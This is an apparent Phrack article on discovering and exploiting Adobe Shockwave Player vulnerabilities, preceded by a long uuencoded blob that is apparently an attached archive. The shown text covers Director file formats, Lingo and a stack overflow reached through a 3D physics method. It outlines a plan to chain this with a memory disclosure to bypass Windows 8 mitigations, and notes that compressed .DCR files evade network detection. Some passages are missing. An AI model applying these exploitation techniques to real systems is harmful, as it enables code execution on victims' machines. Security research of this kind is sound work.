\texttt{NGO""!8:T!O(H`FG(=&`!!Q`'H))} \, + \, \text{M!K.R`EO)T?} < 8+; [\, \texttt{6U1} = \$P(\,] \, \#\,) \, ^@X@4//2\,(\,; \texttt{NGO""!8:T!O(H`FG(=&`!!Q`'H))} \, + \, \text{M!K.R`EO)T?} < 8+; [\, \texttt{6U1} = \$P(\,] \, \#\,) \, ^@X@4//2\,(\,; \texttt{NGO""!8:T!O(H`FG(=&`!!Q`'H))} \, + \, \text{M!K.R`EO)T?} < 8+; [\, \texttt{6U1} = \$P(\,] \, \#\,) \, ^@X@4//2\,(\,; \texttt{NGO"""!8:T!O(H`FG(=&`!!Q`'H))} \, + \, \text{M!K.R`EO(H`FG(=&`!!Q`'H))}$ $\texttt{M\#[>9V?T1'T>F+@[A_!+0V9K<=VOU<5`-UK@`QA',M0"VU/J70+"^]2_V2"[4] }$ $\texttt{M-2Z^Q<,G,A?6QV\#16N\%/\backslash3*+`-S-\backslash!9\%L!G>9B*(\#V\backslash9UV`SO,U\$L!G>9B/8)}$ M#&\S\$7Q&P]MZ\$*QEFU#/GG3^\-N\$3M:Y3>@D:OLO;7B,GR`TK>#R5*S?5%GK M5B\$Y3*XMCH8WE*@#,EQ9:L6?J]>%(U!`9JWA'F4<CK(H:Q6];@VZ7E,H;09R MLLY](2<)FSY2=,N4<BL0\7G\$T*VQ]T?C\$Q!DIE9.\$H),13S"(D%ZQHG5'B\$0 M:(UA>FEMD\$V840*"S!OA<0,@6\$@SK6]#[DGR5ML4#3F]Z+)T?\$Z[<BOKVY6[MQHV_LO/XTW!1EZRL.P5!"++\$5%X94P1!.3:.K+J--@5!=D%<<GES;5H^5H.L $\texttt{M]Q9_9C\$H816} \\ \texttt{OAV`)PG;^U+T[Y1R*Q\#Q"/I7N*\$\$R"EUG.S<T7Z@MP(]TVCO)} \\ \texttt{M}[Q9_9C\$H816] \\ \texttt{N}[Q9_9C\$H816] \\ \texttt{M}[Q9_9C\$H816] \\ \texttt{M}[Q9_9C$H816] \\ \texttt{M}[Q9_9C] \\ \texttt$ MB'6TGAS;2H)\$HOQ(!&QE6X,@YC?OP`';5E>/PO2RE^U*]^.9P`\$[@M\$CB\J\$ M`F24V.N,]R/P:RT-+1&LK1U"-8C,%+*04J4&:[H>?8A2AX?UQ?.>S([G32V2 $M!?X9\;R[V\p;F"Z[-1S7M$<,OKIZWZ!MG"`WAH=YP;R!`7(K(J%[$P?OF9[A])))]$ $MZ!Z^{G9VKR}J^{2!}J.#999<F9)6H8.*VX?+=LV8/^&EV=8MY-MXV'9'X;$==$ MT>C:DQ&P>JP[/`I=J6\$HCC<6V!LO&11)A5*)QP?'RRJ**B&6_UF#_3;!"C,1 M /EC"=8;3NA;TCY8Y!,U1#9\>HQ%DD<P\$R,UR,(R2400-M\R8M3C+/60>ZEM M[?U@G6T<19!]4,<C]>3U+M@^7D_^\$W>T]2)(6[#]LX:,;HRDF0C6'M&Y5LU* M"!0_8/:&V&=A1S[:`+VVX6T331B],)I0A@M."2N<]UI?-.'Q>L()N8/E>.YP MPEDEER9C_</89Q'M%QYG,HL\$"1"LV3I=JXK[+.(58XW\9PN(7&/:,HX@]8#Y M-:PW!_IQKO7F&067I^*1(B*EB79T)%:"8RFGCJ3:62[GE&^CE=:W'+S6M<ZU MK09'\$&2_EBH1^&NI2EOZ08PK(?K=8DV.U[.0%W3^60MYZ64R("!A(2]P41W1 $M??8 = "CV2O'IY5/X$UN>*^.?Y6(C8_R) + [EQZ*FZ<O[W$B(JLE)7^($'F/+W]] + [EQZ*FZ<O[WB(JLE)7] + [EQZ*FZ<O[WB(JLE)7] + [EQZ*FZ] + [EQZ*FZ<O[WB(JLE)7] + [EQZ*FZ] + [EQZ*F$ $\texttt{M=SG5S,F_6LPAX*LRN?R7(P8>1=?_EKY} ! \& (\$,<?K<L3KD/?;FM\#"\$6;I&I(.)$ M!>V\<-*A!5Y:C*)'2?T2[]:9Y7X)1;9\3DF'@A;/-.M05`9G9QV:779)0CXK MT?N<L@X=KR<28>-C7P#!F@,10DMS63J1\$]9'LYW`)JR/K@'!Y^("___.O4:]E M>?01%\'7M52CN!G7(Z>?[1+R\7K6D#?#VP((-DO(4Q"L>PEYK8KO<UFC7N?U M&"N\/",WINR^:I_56VWME%)P?_\$O?'D#0^M;#^;H6J.U:G<W?N?.]3`ZO]A= MD>15\#HX.\&\#X^>+@.7V6*OO\$[^^J)19N?SB>07*E5]46*FR5ZX<?, %*F=8T$ MY9JXGNX`*=#Q#0?T<%HY*-;O3X'#Z\+\SS_)M;O]Y9;?OE]N?;G5,UN>[OSW $MV^Z[M.\,IS^06,]T<8P:=BS\#H4T<'U\,[%;/3P[VO]P:>-[XU>ZNHU\;+KY8]$ M'!G>+KR`WW<1''UCNL>NA[H)L&S<?C#\<NO8'C\XYO7`8[GC/(.VW]NIE,H5 $M]@X*G>@=?8#4M'$;R=BQKQU]B-M(^HYA,-?N>W>Z8[QB#_:$=?41<PS$XYB=$ MB6<PT\,3PG:!S*\$-W?WARRVX@VG['=ISXAG.T&5VGWZ\N[AB[XR1X>@6NYQT $M++/+SLRN, <+=%(`8[[@#H\<Z``7+OT7\+8&?O;4!+.U7`5/)A.>.O^5E3V(0)$ $MX^K, =K[<R@$;@&:'V6-*P^$/C!+]X(7BTFU#BK78^:(P^[L,51E^/"@<G>F)$ M9;&.@<=G07,50MR"HNQ#07W:N&JSZL4G]J':;%80VI\.H:@WL.\$12#L'9^['

 $ME@EPH4*./O(>@.XOM\YKS>-3>*'ZIGY6;W\"VMG;>ONBUFJQMXTFJ[++:K-=$ $M/[["+2*75]W+1JM69*QE($G&EUM3N-JG9@'>]0P/Q,&E^GZ"9G2!+*O'!OJM]$ M`<W9-<Q;(\$H'41D_S&ZL+[=TRQY=4^WXUB/!/:"JWF<CVRLP%ZC[5DCKW=U= M\7HT*=K.]:[%0;B[K[_<VMY%<K[<^JLYZEJ3GL&>R+XQ>,+0]_GQ#S!X-)KG MVEG]W6D; ']S:9H]!T:YEZ([VH96#?_3B-G/S7V[]\\NMO[A@7?Q0^@G&YZ]_ M+'U]R.]8QN@:2#YB);CQFP^I.W"ZNA>!4V`3<^2]U*#_#%28/AB\$W1T<QNZS M9ZR<C/?9\$2N'\$&,5Q@ P-(:[:X]<\$#8B8)MU)GT@9^2:UR.228 !.P%1?K7@ $M"V(<&D, F\N)U_-(7X$#@1)(7SY&ANZM1D84Y],(L^+XPXSAI$=I2B$(N569)$ $\label{eq:macond} \texttt{M\&[];(3;@1]!0<4*"YY*>P(X)"2)$ $$ $$ 5U0_R\R_@^6'\&-FC'][Y?)>?/Q_L1G_-$$ $$$ M'^-2Q__!90S?C/^;\5\9YS^TVLWZQ30M]\$0?4Z;<4NT\$&`;ZYFIFPN'<@_]A M)J/U82:#[>'"P^,A<@+USC;[H#LCN%W@;48!T5(0N#CWF#VR'MC=0\$@K:(ZQ $MB5KH9F3?N73+-7\Q4$*X$L/^H?=N]5'7^`HQM`/`\(4@0@G;(6T`R,;8CPFR)$ M;M&>:0"#)H&/D8-U:7,U(@7PEF/HO8<B@K^P/5!#2`)0((3!)1<>Z1ESI&.? $MQ1/K]"[<*'(1D[+D^PB!ZSRN&FR+D471)JA+P']SBZ7,[+YW?*^3"X\4,$$ MG"\?<X.;;E^H3_V^L(SEL;G^"-<\]E]1NW]Y`#+F+FD!SK#_217G8/]52B^> MEY[#_>=D_^UM[+_'N?[;__SO7_S7+[XXU[NLT6(?I;<4[WWQ%_A7@7\/\`]_ $M_[_Y0\%;;[::XBF_\7_CW/R)\%DMP_W^!3B_JX[\%E\%-O\&05<;=<\%J\&UW\#PXG7]$ MWWEY6-[;KY1??/-R?_6Z;J[8-4__7ZWWS^S_S\O[+R+]O_)BK[SI_X]QH1WF $\label{lem:mm^jf_k>9_vwf?} $$ MM^]F_K>9_vwf?\h$\#N3\i/:vi<[_E$M44MQNu=yis=J[EG9>_<AR!Xi5?AS<] $$$ M_D:Y?1+<?IGG,R)VKM^;PPDT.9CHSJ1+B;#0.B^(J07.;\8.0']ON\$R=2-00 M6FV\$53^_.M=:]?^HL5SY>10J-.\US93,X?`ER^%42G=,%W!X#V,C3W.HL=\$U M@;NM5HT=GU^JA+C%.\$8H@E@UD*UWM81Z+("Q^OXC>S\'RO<1G'L5B?2#;GHA MSG4>/)PP]HP\$,!^J];960SBI`?M+]]]T))`S0Y\;QEFM&H!XV9,@+AJ7NQ^/ M3]_-#0=>4\$@I23C5YN79[GGC?>OCR=R@\)T`UL%>7DZU&32*.3*'P.GSQDES M]YS=ZM:\$VJ9GWIH]4BP*X^F-NO>URTKWW1),)N]L=MYZXT(O@JYT-S"[`WBA M9\)L%4119]>B6XXGSMAVL0=?@\X"M28GW9YM\$]`HQ2?U]_63VHF&5)TCT5V? M:0%33[)-]RN#@J/ZLXI)ZBH3?9.+NR[KZ;(C08E&A^T6NNX>EG3WGQJUQ!/ MJ9]7^^]EL_:V_E\$[:QQ_CT_[I7SL6;-V>?\$?]+"2^)`>[<4?';?P2<6(/VG1 $MD[V#^{\circ}], 3_B3AG1J'E0#.6WIRL!]_\HX_>1Y_{J+'}U04\3@!9/3EI!@5>Q^N\$ MKWVL=*C9\$H##PSW^<%^V:1,DDVLPT8RD(@KL8)]U3,_%\$1N'!CX%(-]/N"U] $M;F-3?4\#8^XDM]5$[K=-3;&7^6U=\/B^Y7*;N/6.$DO_NL@F"?F?PP0=*8"36$ M2Y%`CYW;/0?ZBSGJVYSFB'@!+@"@O:FVPBK0O2'QQ!KK>/X[?/8-W9LXAON* M`\$"I-SKODE`_@/D&5+BDO6?<IY2"?E[AI9JRQR47;++</B_8&\$-/!8(^F#T8 $M+)-+?^{U@=+OC2[8;Z^71]=IA<^0T>52Q'/DCY,;W]^?^9K/_..+/>R8(/C+)$ M10#A_&]_?Y;_I[Q?*1W`7)#\/WNEC?_G<:Z-_^=?^IJG_Z_6^V?U_[W]O1>Q M_E\N[6_Z_V-<NY2FB#\$-+_Q,#Z#E!?PBFORF18LQC6#^2O!^9;_R;PH\$9K,& $M_=$ =%X-:0](E_\8-_RVEY#IF7WV7:W]FOG%!1]E?V-?N1/]OAA6U)P*],^S4H $MR-B/6H']&G_Q1PWOB]K_JB&-\/=7>A>>T6>[16D_-'[R"ZB?VF["BW!;VT68]]$ MVJ]/\/HU^LG^>407%H??3"G`\$E^0GPCTR=]W2O#?U]'/XJZ]LP-2%WLPZU.P M--K"H@']=MH5S23;Q6^90"(T"8"_:<NFR(DBLC&`_OAJEXEV?R8;?.=;>M/G MN&R"*.?AOO@LT/-=8#A'&G`VF8/3.+L*!_']*AC4(_N.+'[7'AK>`.<OZ/"P M#,^P'F"6W>\;CC'RBL6B?`>F%I.1IYLC=H83>\>VO1O3(QB7`T?OWK" 'GSS ME2BMN\$N[>=9_]U6!H;N4_J*S5NJO?QM/O*+NPAWIF>4/BOP^(;8L1J!<>`M> MN35ZDB9?U80?S<"QBB3B0`&G3T"R:T^<KD%W.N9(=QZ0[J%;X#XXJ(+P-"(4 $ML.BKX^{I}@Y'>/BN(?^S+&C<_{\#.3-QPM6W+<N^X_R\#V03-Z!$*O@><?87?$ MR\4(:>31%32A<X0-0;%#]8B]"%7OV+<&N1.IZ@AD9'MFUQ#!!Y22#6`\$.*EN $M88(`8]?2S:'A(,-8)4X%8%/8(:F`2O8F76,=A`B',#^ZMCO!=/JZ;"OT@=OD$ MEAZBC]G4+3?@M_"5&DRM`%5KK\C:<'^D#PWI>M4GT)@(Y@&)]8,S8(H,\$SX; MQ`M;'\$`/;<]@O+8>-1K,N<F3VX=GO'[2>^^[HLD%".(![YDH-PX*QHB+B.L* MHA!6^[3>8JW&V_:':K/&X/MELT'>(_;F\$SRLL>15^[319'___>[4%C[_^FE40 M3LC_7?L(T]56BS6:Y-<ZOSRKPUO"*UZOM0JL?G%\=G520WA78&^NVNRBT69G $M]?-Z&XJU&P6"'G\\-@37>LJBW'+'.<I<SK,))O75\\5JV?UTZ([_4+P,MJ[VL7])$ M;=8ZK9Z=J95Z4P."JF_.:APD5.JDWJP=MY%T\8W#.`:.`"UG!=:ZK!W7\4OM M8PUHKS8_%8`#[+AQT:K]GRLH!`_92?6\^@Z=2F\$.(*PH\$X#=QU?-VCG2!]5N M7;UIM>OMJW:-O6LT3I"[K%5KOJ\?UUJ'[*R!_'[+KEHU(NRDVJX2>H`"S(\$2 $M6*FK5IW85+]HUYK-JMVO7&19Z>-\#`8H+0*;Y\0/QL76&<N!;5&\Q."1GX0$ MQPOLPVD-[C>1A5"]=K.*C,'HE..V6@Q0MAM-JEQ07W91>W=6?U>[.*YA@08" M^E!OU?+01046%JA?B%440'M%=<>&`=K@:TPP"]2"K/Z654_>UY%^41Z:O547 $M(D+L.SX5W! < "OKNE!)1)33QXHMS]UGUP=\\<Z+FP,7D=N#W50#MWX_9Y)PT[H$ $\texttt{M_E\#O\#G;L7<06H7} \& \texttt{7[GI\&9W)=?C^C>\&,8\&Z^H4_X0*\$4GQB6A@XRI\$:)B1M/ }$ $M--`\$GB\&\LN\&'\$\#`WX<=]A!\\-'[2>[ND:>9K,A'<'YC]@=,09"B@M*_)PXJ$\&$

M#=]+)9%6-H=)8`:Z.TBZWY^,J#K:V#;Q#`UW7H"2J>H]?0(J/GP+^\$_-%:YO $M#^9DIF5$>6@9^DCST*2(/-*'GJE9H$CA'6!A=Q!Y?*L-,0[,<+1Z/?S(M+N>)$ M; YEW!M=#?2]8&8HG6'O?!C:.)N4.\$M=*LZ(\setminus :]4SA/+O6E\$^'6UN[NSA4 M>#8N!KE;+HY;78S5&VBWOTWO]<\X<36PATS*HPCK:.[AHAABY?\$J9PG?^</ M) 4B,G#S8CT+"A;542+B5\$IB#-P(X%.?8-^^%.TQS'X8=VW)3@:@TRTC(>"D! M#`L!*N`)CK?\)N/]#:VT,;QM=BQR3^-2!T4K0D'?:!2N91Z,>:??&!I.Y#F< $M'-W<)L4!YJ@#1IH.=$'OB>4!"?>`V'?L>KI[HX$FN<GAM O? F)U;[2A=\ O$ $M/>5W=U[CKWSXI<E(>4V^{\circ})6Y&WMOZZ]C1KX<Z^{\circ},.Y(6N\#VHXL'=>SQTQV,W=K)$ $M"X4&:(7J@:QO^3P#NV:D=OFM?U)F&.^?Z4&P=\!8'-K<\$^9)8N5=^[^QC&X$ M%8.2P7`!`J11MVC159:[`>N5&V5\+0MZE`L&4%='0QC,HVKKK\$EEXTT[A+YL M]7%';NQ9_FF\(H<2)5&CMBX*!Q/OIN!2AOTPQCL-)R9_Z!]>&G[CB)7RC'.9 $\texttt{M?5]} \texttt{K7FAOJ_4S\&.U]} \texttt{HKJZA:F,O8`JBKP\$\Y/SF<KY74WM95\$RJ.>IV/,^DLH.}$ $\texttt{MSIDPBD-:IAC)*Y=BI\$\#PNO)\$/:`, \#W\$MQ^CR*8HP]T?\&'4X8]!1NX0YOS0>7$ MW"13B08)^J'$\#R=CS:=P+A`X35.J[==Z;$$\>76<E;A:<8/<RVA9J`^WC&Z3E8$ MAXWCG,K1`CO7VF#GX2<N;S>^5]I:?5ND&*!G_\10!W92>W/USC_K#<SPD=?/ $M/?D!++)&R?V'YQVT9L$I<BVO@Y#4N^K'T=/`!-?^?&!I$K2;Q&,/C:Z]9/L$ $M, YP = /:9[K]C?QH"BP*B?;^= + AQ].R33 \setminus 7 < 3A"X*`9M,5 < *Q("'928$B7I:M$ M"?(+4Z9PG4+235@GXU>L=/WR[I7T05-5XA*79CM(\$C[.Q00(]\$"3;;?&V3[...])]MR4Z!E@H,*!I9,<YD[+DY41GYY&XL[\B];'&*\$AA;"'7^H&^C;@=9QI`004M@ M'-),DOHP80;%51-]210,#DV)/Y&DN+9U:TA+@P_1N:<ATZ/`GD1?1PDFK,)L MSP1=I*?NZ"L`?7^NP=2IK<%D[ACG7+_Z=YJUZ@E_,314LAL'546DIM"(0[@W M!O6D(-YY#;<*23I,;>RPNGE;/8.YG4^BHFT`\5='O._#+`>F@ZWYM<VI/0\$# $M8.00Q^{O}(=1")H7^{13}SII^{8}(-4R@X, 7Z;B0?&*-(CQ(UXYP^{1}))H7^{13}SII^{13}(-4R@X, 7Z;B0?&*-(CQ(UXYP^{1}))H7^{13}(-4R@X, 7Z;B0?&*-(CQ(UXYP^{1}))$ M?QZS+'3HN0_XZQ^3X3CHEA&+A/EF!3E*_.%)NK*@7@7D2U<???8VC[W!L/;!_ MJ"ESI)]G(#:(SH64*=8&IL-;/N&?)3"-@_P8 $^{\circ}$ U#(HH%,,J^HZ, $^{\circ}$)*'FV(< $MBO-\$AX]Y;8[`6++'Z'\#C7BHP<CUS-\#\&2J@>4BR"_A\#82/BX8UJG_\JB?(3KO)$ M;C`9BY2!'3:R?=9B,^IHMO%.@S9N;IN;S!J9DY-Q?K;I&V@.=91\EJ1KIPY< M;6ZK"\1,3`^!3E+V.:[8\Z39PS3.Z';)I(34/H;3R(@6!YM\$S\$QPI@`MKXJ& MVB8)4YFP'I]*5_XPBIX?;H'FZ@2=W6B*A?0N"TNIB'B54#Y^_/@*90188Z'# MW\$8AYTT-O>&0!)^D!\SF6XKRA2]XF`9*#L4%XRV*I75-'%91WCRT\$4F/H&0Z M-DCK+<4!8Y":G,&'##N%WEG67;AR4=MNNK2\$W_4101?UQ_\D2L)-GS#'EG:B M>B\8D)2[(.ZSQ"Z%`,0<QP(S.]'\&C2_8J-.+1HU7/^CUFS\$S=8I:!8U9M^2 MS4I!7@G31"&9\$L52(PQ.E=`((X^WC3L9J3=D8W.E<L*WQ\$*"50P727FFF&D+ MC7/4Z2(U[/QB.'9N-2*TM\U:;2H,+C!AT[*/@Q\$HCBXH\$#%_1+-7#'+"DT)# MG`X#WB!-*0K=[/ME^._`O\$*#05'?N:@N1W\$LL*>AMZ7)QXOV#"EZN6BIK:A\ $M"?/I<.LW/)X(?<UQ[Y`!BNV!=)F8*QL\Q#*P*,GY``[]?)R^TP<>K@ORG)OP$ MQIT^\L@%C5*TM;#_:"O:]V2_JW\]5\$B&UC>'8%=T'!C91RY<\2X&S8DKJ4"3 $M#F;)K6S+J*, +]V?@,B2YC:0)0T1\3U1@1'&-O68E3H[N@:KC+E@NS"`LN3!B$ $M>KGZ_KQQT6K7FN'W56>-\\) SF8F1CV&C7'@XG(['62=,=D!A<C87ZJ$/:G<W$)$ $M<J>+RVR>.30$!W'])(Q<-*/O/^D9MV;7X/@MK#^M>33.DM^B.8$8 9)JC/.)$ MX_.3\,M\+F:0UU?#.H'0)+U\60_WZO'WK4^MVD6;0P"-7*;GW\$FO<7^V10.Z $M@.3$]RH)[XT]E=\&B2[:N(C2/JNU+NK'IQ&T-S#B4S-QOW=B&U^=U*/4<@A M?SS5U_2B: "^NOJ^=PDRKUFQ%WAU-H+?06,K=QDDX@YX!4D*^?,VS-73LYY[L MTKM<N3P1NB*AU'O; `IO<W8WW%S*=/!\$NKX."&^(F*6LB9];AM6-A2\N7\6&C $\label{eq:marginal_marginal} $$M]?%[,![/[&NQW0A;"_?@]]'2-["_X)L)OM=\\hat{8}/^B'NJ[_#A>L$%<PW#Y#S$ M+C1;X`!5JJ31S^<M[L.HFZ#]_&7L8+(@GB!%_MR#^PI)L:+;:A),:_B\$BN<9 MD',;SA/)\$KV/1B6"IOF&<8^.8L(+8Z+M!"33ZK9@NV7;8U)2M#')?QEGF.A` MY181@'(]UZ<\$IU>FYX]DA*C`;>(DNGRMA^^+W(GD:*51;.=!PQ7\W!.)^TD> $M9^4Y>NCE2$])FDF9-Q(:1*"W[^AK;WE]@4*P"V^6PKR/6`M[M80\6CV#P"CO\ $MJY-[TS(I2B+P\setminus Q39WZ4KOA_*',3Y)\cdot HD@;8*)V]$6^;])UN(S-[-DTF)$ $M^6CG@2;C6!E\24BE^.H[U[?Y+%>61+SW@-''Y4][)3:<_%)X"MD@]Q)\&I4T$ MR"H+2EMK75`*5D7JT()0740_Y0&37N'6GFN;2[\$.,R2GA_7H^3-'7/#@KVYS M"4'SV,2J_'T\$T_`).0/"<:)_/P1FL]V..=HUN@.8\$(W8CT_^M_GCDP(^&!GL $MD-%]M)`X3.`$?O"*<#>WP*\A_A\P:=D_V1/M/6Z10B_7D\(3C:Q#^L(G&/05))$ $M[2\8-+J\#\&PV[=_3>]00JB\#<[:)K3\%[13\4L71E/W\#MFG_')`@FX-N@'ES9'$ M9D\\^N19, `C+/4[RCC'Z>6), #%RZEK="12:.0R,:]#_\#9CZ+@P;,':,@/7! $MK0"Y@0]N@V]0(T<G"A(L4;RM+M6IO[G#"^_@K&(XEM\X+^";:]#[HXEE"8S<$ $M@./?A.O3_X%ZQ?^![C+_![KF\0=F'N%H,)^*P,-3JXAO(_$\9A3CS8EI8XN8]$ M]JW\Q:UZ^0LDW21R;D?:M>'!X#W@OX!+4'G[9C(.?H^QT5#H?CN,B=OVB-]# MZ<[A01`J?X=L>R0S,H/PCIX]B^K,A"5H>)]^(JPY/-\$YI&,[ORT7\$0`2DW6N

M=D2/T/@O3DQ0E-0]JEL!7\-242^.1`'3\$A68G&_\$4116@"%]RJH^#2:,>)T% M1V:I"#&?>-X0%'!1:*C\$E;^.X=T98JLR`0%CX5*71A6(<B8T\$'NHY6K+9-R3 MTXI?0HM;W'%DHG+T37/Y8@@X<&.O`LVM>HC\$O7P./?V"HHA72.%1LO@(W2W? M/E*5.70FHU.]2^29]:^4A2@)\$/U+8_H_:8U)E"I\$':+B_HXZLA38=LY/!L4E M+%PZ[CA1&8>K!G:_#WHGQ+J@^^Q\$>;'#D*^*FT!I:!J8.;2Q[9#E(`(7,:W3 M+OK(R15_/X/]?!;`(<%M)V@`2<4S5HZT8<A-\$P4`72ZHJ9]J2597J<AO_K>8 M"T:YF=P)L>]@)-!DS#MP2J VAN.D+LI/;80VTP*#XFF=]<P #S/60</,X9X< MA!;RV\05_BUP;\$P->N#\UQU;!.;D\06PYUQ#=[H4:MV!H?X.!GD,T2"[+7\8 $M^,L;$ 13N<J\!S870;:*:9#&9V%HV_\$AUB6AOKRZ.,;:Q1;5NM:O-MMH[XK`\ M8SA6U\$`(=&C]T36N,>973M*U@WT8,L+W0J.&F">\$X,.L/SJRH?<5.KB0U.U\ MF)XC=@[S[NJ[^C'@FZ+2I4^?.^Y[M+.6`OK`?K[5+9,GSV"V2+7&R6:"[!"P M>)5RJ0P`Q:62^TST.E%>F:@C\1&)Q7H+ZR07@0S*Q[A&TP?7CT&</[9!@98/ M\CQV)@0ER1,MKZB&IB0BP=Q%%?-`9+U(#\$*H@OED58N7F/*JI</U_2U!`R\$/ $MONV]P\H@(R&4XB@O_QWUX<Z.F$OBG]1.4+LX4:D6E)845Z>FG=4OOJ^=U-LX$ M;F'<.06L]OAZIYB_R9';1CG[!ZZ4RN5!=S)DO)W(:-`T#\$&6XN**&*^@Y\O0 MI:WEH@3%3"LM`*H4ZK1A&63;PX\$BT.&'VWD%2[`R,AS@DOTUT/U5N#,JC%0Q $\texttt{M(N?\backslash SK/-?PW\#FH\$;Q/*1-\&*\$]:@0`6/@U!ZE6-12?\backslash\#,\$5D`']\backslash RI!RZ5\backslash^\$ }$ MGW&+6J\$LET#Z=CY\$WV%(9N6CG=<\$X(B='6NMVCN,5Y^BIJ;KT0@M2<I&HHU9 $M)<(M9[A!\$LD@N:7=Z4]<'@]TN).?IH-XE1;0/3$EH(HB)I26,&^'>"M-(>!\$)$ MRP,SZ<&.M7YZ?HL)B1#'(Q9J^0#&;ZIF4;&2DOF]MU[^(:[%]O\OG_]QCOW_ ME?V#@Q?/]TJT_[]2V>S_?91KL___7_I:9/__*OD?I_3_YZ7]@VC_+Y<W_?]1 MKLW^?ZK]90]_J'TV^__Q??_#S;[_S?[_S?[_S?[_S?[_Q]Y_S]//!PSPN44 $\texttt{M:O51W[ZD_`K"HSD/COG}\/Z6]@] +> "WQ0JAP\W]_D_W^<:^/_^9>^*NK_2_7^*$ MV?V_]/QYM/_O53;Y'Q_EPISW=E>WS%_`2!<[\F@NA6U='--DY,9X</_E#TK? M7)MK<VVNS;6Y-M?FVER;:W-MKLVUN3;7YMI<FVMS;:[-M;DVU^;:7)OK3W#])___BS,=\$`<!(`

end

--[EOF

==Phrack Inc.==

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--[1 - Introduction

10 - Exploit

These days, proper exploit development on the latest and greatest operating systems is a time-consuming task. It doesn't help matters that the availability of public resources to help individuals research techniques to achieve such ends are becoming scarce. There are many reasons why this is now the case. Mainly, techniques to bypass security mitigations have become a valuable commodity to various entities and as such are no longer released as often for public dissemination or to further one's reputation.

I was lucky enough to get started in this field when there were resources like Gera's insecure programming challenges [1], 29A [2], Uninformed [3], and of course Phrack to inspire me. I've tried to imagine what it would be like to be a newcomer in current times and it's a bit depressing that most (not all) of the material that is actually published is done so with an unhealthy bit of rodomontade and ulterior motives. Generally, the output lacks details that are most facilitating to an aspiring researcher—the approaches to the problem (including the failures) that so define how a so-called hacker really thinks.

This article is intended to give the reader insight into an approach to the vulnerability discovery and exploitation process. By no means should the take-away from this be that mitigations are broken or easily defeated, but rather it serves as a case study demonstrating real-world vulnerabilities and the process by which I was able to achieve successful code execution in spite of various mitigations that have hitherto not been bypassed publicly.

What follows is walk through of the discovery and exploitation of a memory disclosure vulnerability and a stack-based buffer overflow that together can be abused to bypass stack cookies (/GS), SafeSEH (/SAFESEH), full process Address Space Layout Randomization (ASLR, /DYNAMICBASE), Data Execution Prevention (DEP), Structured Exception Handler Overwrite Protection (SEHOP), and the Enhanced Mitigation Experience Toolkit (EMET) to gain reliable code execution against a multitude of platforms, but with a focus on Windows 8 x64.

The bugs discussed herein were discovered by myself and where applicable I will try to cite dates to help the reader understand the time invested to create the end result. Hopefully there's something in here that you're able to take away and I'd like to imagine one day you'll also share something with those who come after you.

--[2 - Shockwave Overview

The vulnerabilities I'll be discussing are in Adobe's Shockwave Player [4], a closed-source application used for viewing Adobe Director media files within a browser. The player can be installed on Windows and Mac OS operating systems and is deployed on over 450 million desktops according to Adobe [5].

Shockwave is often confused with Flash due to Flash's misleading MIME type of 'application/x-shockwave-flash'. This is not the case, however, and the technologies are entirely independent of each other (for the record, Shockwave's MIME type is 'application/x-director').

----[2.1 - Deployment Notes

The Shockwave Player is invoked differently depending on which browser/OS you're running. For example, in the case of Internet Explorer the Shockwave ActiveX control is instantiated and the Adobe modules are loaded into the iexplore.exe process space. However, in the case of Firefox, plugins are loaded via NPAPI [6] and occupy a new child process called plugin-container.exe.

By default, if a user visits the Shockwave installer site, they are served up the "slim" version of the installer. The difference between the slim and the full is that the slim does not contain all the functionality for various media types (instead they are downloaded when the Player tries to render a media file with such content).

It should also be noted that the code is distributed as a 32-bit build, even if deployed on a 64-bit operating system.

----[2.2 - Supported File Formats

Shockwave is used to render Adobe Director files. These come in three forms:

Each of these are undocumented but are based off of the RIFF file format (except that their data is stored in big endian as denoted by the file magic value of 'RIFX').

For example, a partial hex dump of a .dir file:

The .DCR format is useful for bypassing network detection, as no device/software I am aware of currently knows how to decompress this proprietary format.

----[2.3 - Creating Director Files

Director files are created in, appropriately, Adobe Director [7]. The interface is very similar to Flash Studio in that there are frames, a movie object, a stage, cast members, sprites, and script objects.

One quirk worth mentioning is that by default, when 'playing' a file within Director it uses an older version of the Shockwave libraries (not the ones in the player's default directory). I'm guessing that this might not be the case if you're using the latest Director (version 12), but as I was using warez, well, ... you get it. This can impact your exploit development so ensure you test outside Director as well (or overwrite the appropriate modules with newer versions).

----[2.4 - Relevant Shockwave Modules

There are two main modules that Shockwave uses to handle parsing and rendering of DIR files: DIRAPI.dll and IML32.dll. I did a bit of research on these back in 2011 [8]. Shockwave uses a custom memory manager called Smartheap [9], but that isn't really of much interest with regard to the vulnerabilities described in this article.

In addition to those two modules, there are also a number of "Xtras". These files have .x32 extensions but are simply DLL files. They provide added functionality for things like embedded media (Quicktime, Flash, 3D objects, fonts, audio, and so on).

----[2.5 - The Lingo Scripting Language

Shockwave files have support for a built-in scripting language called Lingo which was created in the 1990s and, according to the inventor John Thompson, was his "...most significant contribution to the computer industry to date" [10].

Lingo enables a Director developer to interact with multimedia elements and the user. Its intended functionality is very similar to its Adobe Flash counterpart, Actionscript. Its syntax, however, is a bit different. There is an API reference available on Adobe's site [11] that covers mostly everything you'd need to know about it.

We'll soon see that Lingo can provide an attacker with a wealth of information to aid in the exploitation process.

--[3 - Vulnerability Discovery

I had previously spent a good amount of time bug hunting in Shockwave for a presentation at CanSecWest and had unearthed a few file format vulnerabilities. The problem with those, however, is that anybody with the ability to bit-flip a file can also stumble upon them trivially. So, this time around I decided to see what I could find in Lingo.

One of the most tedious aspects of bug hunting is figuring out the best way to generate input to properly cover as much of the attack surface as possible. My first attempt at this was to don my hipster jeans and learn to develop Director movies legitimately. I tried to embed as much content as possible and ensured in a debugger that the appropriate Xtras were being loaded into the process. The hardest part was learning how to properly access the objects via Lingo and interact with them in the hopes of causing a fault.

After exhausting as many Lingo methods as I could manage to invoke (it's a long list, check out:

Following reflection upon my prior attempts, I realized that the one subset of the available Lingo methods that I was unable to invoke were related to the 3D API. As it turns out, I was unable to call Lingo's 3D methods because I could not embed a proper 3D object and initialize the environment as was required.

I decided the best approach was to find an existing Director file that already had 3D objects and associated Lingo code in it. After searching a while I found that Director itself comes with some tutorial files that fit the need. In the

%ProgramFiles%\Adobe\Adobe Director 11\Configuration\Tutorials\3D

folder are the .dir files I was hoping to find. Once they were loaded into Director I found the Lingo scripts I could simply modify to invoke the

methods I had previously overlooked.

```
----[ 3.2 - Stack-based Buffer Overflow
```

The first vulnerability I discovered was a stack-based buffer overflow that could be reached via two different Lingo methods (they hit the same vulnerable code, so I consider them the same bug). The vulnerable methods were:

- physicsWorld.loadProxyTemplate(string proxyname, 3dmember)
